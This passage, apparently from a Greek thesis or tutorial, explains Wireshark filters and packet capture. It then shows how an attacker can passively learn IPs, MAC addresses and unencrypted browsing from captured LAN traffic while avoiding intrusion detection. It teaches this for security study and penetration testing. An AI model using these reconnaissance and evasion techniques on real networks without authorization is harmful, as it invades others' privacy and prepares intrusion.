
4) Διαχειριστές δικτύων χρησιμοποιούν το wireshark για αντιμετώπιση προβλημάτων επικοινωνίας μέσα στο υποδίκτυο ή έξω στο διαδίκτυο.

Οι ικανότητες του wireshark είναι πολλές. Επιλογή φίλτρων για απομόνωση συγκεκριμένων πακέτων , δημιουργία και εμφάνιση στατιστικών αναλύσεων , αποθήκευση πακέτων για αργότερα να γίνει έλεγχος η επεξεργασία , παρουσίαση πακέτου δεδομένων με πολύ λεπτομερή εξήγηση όπως πρωτόκολλα που χρησιμοποιήθηκαν , τι δεδομένα έχει (αν δεν είναι κρυπτογραφημένα) , ip διεύθυνση και port επικοινωνίας του αποστολέα , ip διεύθυνση και port επικοινωνίας του παραλήπτη.


Το wireshark δεν είναι σύστημα IDS(intrusion detection system). Αν υπάρξει περίεργη κίνηση στο δίκτυο που παρακολουθεί το wireshark δεν θα ενημερώσει. Αλλά είναι ένα πολύ σημαντικό εργαλείο παρατήρησης για να καταλάβει ο χρήστης τι συμβαίνει στο δίκτυο του από σφάλματα μέχρι και κακόβουλες προθέσεις.

εικόνα 4.1 το wireshark υπάρχει και για διανομές linux αλλά και για διανομές windows. Είναι ελεύθερο λογισμικό ανοιχτού κώδικα. Στην συγκεκριμένη παρουσίαση θα χρησιμοποιήσω το

wireshark που έρχεται πακέτο μαζί με το Kali linux 2 64 bit.



εικόνα 4.2 όταν φορτώσει το γραφικό περιβάλλον του wireshark το πρώτο παράθυρο που θα παρουσιαστεί θα είναι ποιο network interface θέλει ο χρήστης να χρησιμοποιήσει το wireshark. Το wlan0 είναι η ασύρματη κάρτα δικτύου και συμβολίζετε wlan0 σε όλες τις διανομές linux. Το eth0 είναι η ενσύρματη κάρτα δικτύου και συμβολίζετε eth0 σε όλες τις διανομές linux. Έχει επίσης όπως και επιλογή για bluetooth ή να χρησιμοποιεί όλα τα network interfaces ταυτόχρωνα όπου είναι η επιλογή any.




εικόνα 4.3Το wireshark θα αρχίσει την καταγραφή της κίνησης των πακέτων στο δίκτυο. Στο πράσινο παράθυρο απεικονίζονται τα πακέτα που έχουν περάσει μέσα από το δίκτυο και έχουν καταγραφεί από το wireshark.

- Στην πρώτη στήλη του πίνακα δείχνει σε σειριακό αριθμό το πακέτο που πέρασε στο δίκτυο.
- Στην δεύτερη στήλη δείχνει σε ποιον χρόνο στάλθηκε ή ήρθε το πακέτο στο δίκτυο από τότε που ξεκίνησε το monitoring.
- Στην τρίτη στήλη δείχνει από ποιον στάλθηκε το πακέτο.
- Στην τέταρτη στήλη δείχνει σε ποιον στάλθηκε το πακέτο.
- Στην πέμπτη στήλη δείχνει ποιο πρωτόκολλο χρησιμοποιήθηκε στο πακέτο.
- Στην έκτη στήλη δείχνει το μέγεθος του πακέτου.
- Στην έβδομη στήλη δείχνει περισσότερες πληφορορίες για το πακέτο.


Άμα υπάρχει μεγάλη κίνηση στο δίκτυο τα πακέτα μπορεί να προστίθενται ανά εκατοντάδες την φορά ή και χιλίαδες οπότε είναι αδύνατον να διαβαστούν όλα από έναν χρήστη. Για ομαδοποίηση των πακέτων ώστε να μπορεί κάποιος να τα ξεχωρήσει χρησιμοποιούντε τα φίλτρα. Τα φίλτρα έχουν ως σκοπό την απομόνοση κάποιων συγκεκριμένων πακέτων που έχει ο χρήστης ενδιαφέρον ανάμεσα σε χιλιάδες άλλα πακέτα. Τα φίλτρα διαχωρίζουν πακέτα ανάλογα με τον αριθμό που βρίσκοντε , την ip , το πρωτόκολλο , μία λέξη

κλειδί μέσα στα δεδομένα του πακέτου ή και τον συνδιασμό αυτών με λογικές πράξεις ανάμεσα στα φίλτρα όπως το or ή το and.


Στην παραπάνω εικόνα χρησιμοποιήθηκε το φίλτρο http και εμφανίζοντε μόνο τα πακέτα που χρησιμοποιούν το πρωτόκολλο http.




εικόνα 4.4 στο συγκεκριμένο φίλτρο θα δείξει την κίνηση udp που έχουν σταλεί ή παραληφθεί από το port 53.



εικόνα 4.5 στην συγκεκριμένη πρόταση υπάρχουν 2 φίλτρα με την λογική πράξη or. Δηλαδή θα συμβεί ή το ένα ή το άλλο θα εμφανίσει το ανάλογο πακέτο. Δηλαδή η συγκεκριμένη πρόταση θα πει αν από την πόρτα 53 υπάρχει udp κίνηση να την εμφανίσει ή αν από την πόρτα 53 υπάρχει tcp κίνηση να την εμφανίσει.




εικόνα 4.6 Στο παραπάνω φίλτρο θα απομονώσει πακέτα που προέρχοντε ή προορίζοντε για την διεύθυνση ip 192.168.1.1.




εικόνα 4.7 στην παραπάνω πρόταση που συνδιάζει 2 φίλτρα έχει το λογικό and ανάμεσα που εννοεί ότι πρέπει να ισχύουν και τα 2 φίλτρα


σε ένα πακέτο για να το εμφανήσει. Στην παραπάνω πρόταση εννοεί ότι για να εμφανήσει ένα πακέτο θα πρέπει η διεύθυνση ip που πηγαίνει ή προέρχετε να είναι η 192.168.1.103 και επίσης η κίνηση να είναι tcp από την πόρτα 443. Αν προυποθέτει ένα πακέτο αυτά τα 2 τότε θα εμφανιστεί στον πίνακα.




εικόνα 4.8 στο παραπάνω φίλτρο λέει ότι ένα πακέτο tcp να περιέχει ως λεξη κλειδί το google. Το πακέτο με σειριακό αριθμό 296 είχε σαν πληροφορία μέσα την λέξη google για αυτό το απομόνωσε και το εμφάνισε.



εικόνα 4.9 αυτό το φίλτρο εμφανίζει τα πακέτα που προσπάθησαν να κάνουν κάποια προσπάθεια tcp σύνδεση με κάποιον άλλον υπολογιστή με tcp syn και αυτό το πακέτο tcp syn ήταν επιτυχές και πήρε την τιμή 1.



εικόνα 4.10 αυτή η πρόταση έχει 2 φίλτρα που συνδέοντε με την λογική πράξη or που συμβολίζει ή το ένα φίλτρο πρέπει να ισχύει ή το άλλο για κάποιο πακέτο για να το εμφανίσει. Στην προκειμένη περίπτωση θα εμφανήσει κάποιο πακέτο που έχει το πρωτόκολλο http ή το πρωτόκολλο dns.




εικόνα 4.11 αφού έχει καταγραφεί όλη αυτή η κίνηση από το wireshark. Όλα τα πακέτα που περάσανε από το δίκτυο που συνδεόταν η διεπαφή wlan0 της κάρτας δικτύου μπορώ να αποθηκεύσω όλα αυτά τα πακέτα τοπικά στον υπολογιστή για να τα έχω και να τα εξετάσω όποτε επιθυμώ και χωρις να είμαι συνδεμένος σε κάποιο δίκτυο.


εικόνα 4.12 όλη η κίνηση που κατέγραψε το μηχάνημα μέσω του wireshark αποθηκεύτήκε τοπικά στον σκληρό δίσκο του μηχανήματος σε ένα αρχείο με κατάληξη .pcapng.

4.2 passive information gathering with wireshark

Το wireshark εκτός από ένα εργαλείο παρακολούθησης πακέτων σε ένα δίκτυο με σκοπό να βρεθεί κάποιο πρόβλημα που υπάρχει στο δίκτυο ένας άλλος χρήστης θα μπορούσε να το χρησιμοποιήσει αυτό το εργαλείο ώστε να μάθει πληροφορίες για τα μηχανήματα που υπάρχουν μέσα στο δίκτυο όπου κάνει monitoring το wireshark. Πληροφορίες όπως διευθύνσεις ip των μηχανημάτων , ποιες πόρτες , ποια πρωτόκολλα και ποιες υπηρεσίες χρησιμοποιούν ή να παρακολουθεί και να αποθηκεύει αρχεία , δεδομένα και συζητήσεις αν δεν είναι κρυπτογραφημένες σε πραγματικό χρόνο χωρίς να παρεμβένει στα μηχανήματα έμμεσα. Γνωρίζοντας αυτά ο επιτιθέμενος να μπορεί να βρει κάποια αδυναμία ώστε να ξεκινήσει κάποια επίθεση.




εικόνα 4.13 σε αυτήν την εικόνα μπορεί να διακριθεί ότι ο επιτιθέμενος βρήκε έναν στόχο με την διεύθυνση 192.168.1.103 και επικοινωνεί με το πρωτόκολλο http από την πόρτα 49423 και πρωτόκολλο επικοινωνίας tcp. Επικοινωνεί με έναν υπολογιστή με διεύθυνση 54.231.34.36. Ο επιτιθέμενος θα μπορούσε να επισκευτεί αυτήν την διεύθυνση να δει τι είναι σε περίπτωση που είναι κάποια ιστοσελίδα ώστε να μαζέψει ακόμα περισσότερες πληροφορίες.




εικόνα 4.14 μία άλλη πληροφορία που θα μπορούσε να πάρει κάποιος παθητικά από το δίκτυο χωρίς να ενεργοποιήσει κάποιο indrusion detecrion system είναι ότι ένα μηχάνημα με το όνομα Cisco-Li_95 7d:70 με mac address 00:1e:e5:95:7d:70 και ip 192.168.1.1 έχει στείλει κάποιο ARP πρωτόκολλο στο δίκτυο λέγοντας ποιος έχει την διεύθυνση

192.168.1.101 . Το συμπέρασμα είναι ότι αυτό το μηχάνημα είναι ο router του δικτύου για να του παραδώσει κάποιο πακέτο που ήρθε από το διαδίκτυο.



εικόνα 4.15 άλλη μία πληροφορία που μπορεί να δει παθητικά ο επιτιθέμενος είναι στο πακέτο με σειριακό αριθμό 193. Δείχνει ότι συνδέθηκε στο δίκτυο ένα μηχάνημα με όνομα Apple_01:80:84 και κάνει broadcast στο δίκτυο για να ζητήσει να του δωθεί η διεύθυνση ip 192.168.1.105. Αφού πήρε την διεύθυνση ip στο επόμενο πακέτο κάνει ένα arp request στον πίνακα arp του router για να δει ποιο μηχάνημα στο δίκτυο έχει την διεύθυνση 192.168.1.1. Ο επιτιθέμενος μπορεί επίσης με παθητικό τρόπο ότι το μηχάνημα με όνομα Apple_01:80:84 , διεύθυνση ip 192.168.1.105 έχει και την mac διεύθυνση f0:c1:f1:01:80:84.



εικόνα 4.16 Άλλες πληροφορίες που μπορεί να μαζέψει παθητικά ο επιτιθέμενος είναι τα http requests όπως σε ποια ιστοσελίδα επισκέπτετε το θύμα αν δεν υπάρχει κρυπτογράφηση. Όπως φένετε στην παραπάνω εικόνα το μηχάνημα με την διεύθυνση 192.168.1.103 με το πρωτόκολλο http επισκεύτηκε έναν υπολογιστή με διεύθυνση 54.231.34.36 όπου εκεί εξυπηρετεί μία ιστοσελίδα με όνομα theuselessweb και url http://www.theuselessweb.com.

Ένας επιτιθέμενος που βρίσκετε στο στάδιο του information gathering συλλέγοντας πληροφορίες για έναν στόχο ώσπου να βρει ή να φτιάξει μία αδυναμία για να εκμεταλευτεί με κάποιο payload είναι πολύ συμαντικό να είναι απαρατήρρητος. Σε αυτό το κομμάτι της διακριτικότητας το wireshark θα είναι ένα σπουδαίο εργαλείο γαι συλλογή πληροφοριών.


4.2.1 passive information gathering

Υπάρχουν περιπτώσεις όπου ένας penetration tester θέλει να ασφαλείσει μία επιχείρηση ή κάποιον οργανισμό πριν πέσουν θύματα κυβερνοεπίθεσης από κακόβουλους black hat hackers.


Ένα χαρακτηρηστικό που πρέπει να έχει ένας χάκερ είναι ότι πρέπει να είναι διακρητικός και να μην ενεργοποιεί μηχανισμους intrution detection systems στην προσπάθεια να συλλέξει πληροφορίες ή την ώρα της επίθεσης. Όταν πραγματοποιήται μία προεργασία συλλογής πληροφοριών για τον στόχο υπάρχει η πιθανότητα να ενεργοποιηθεί κάποιος συναγερμός αν το information gathering χρησιμοποιήτε κάποιος vulnerability scanner 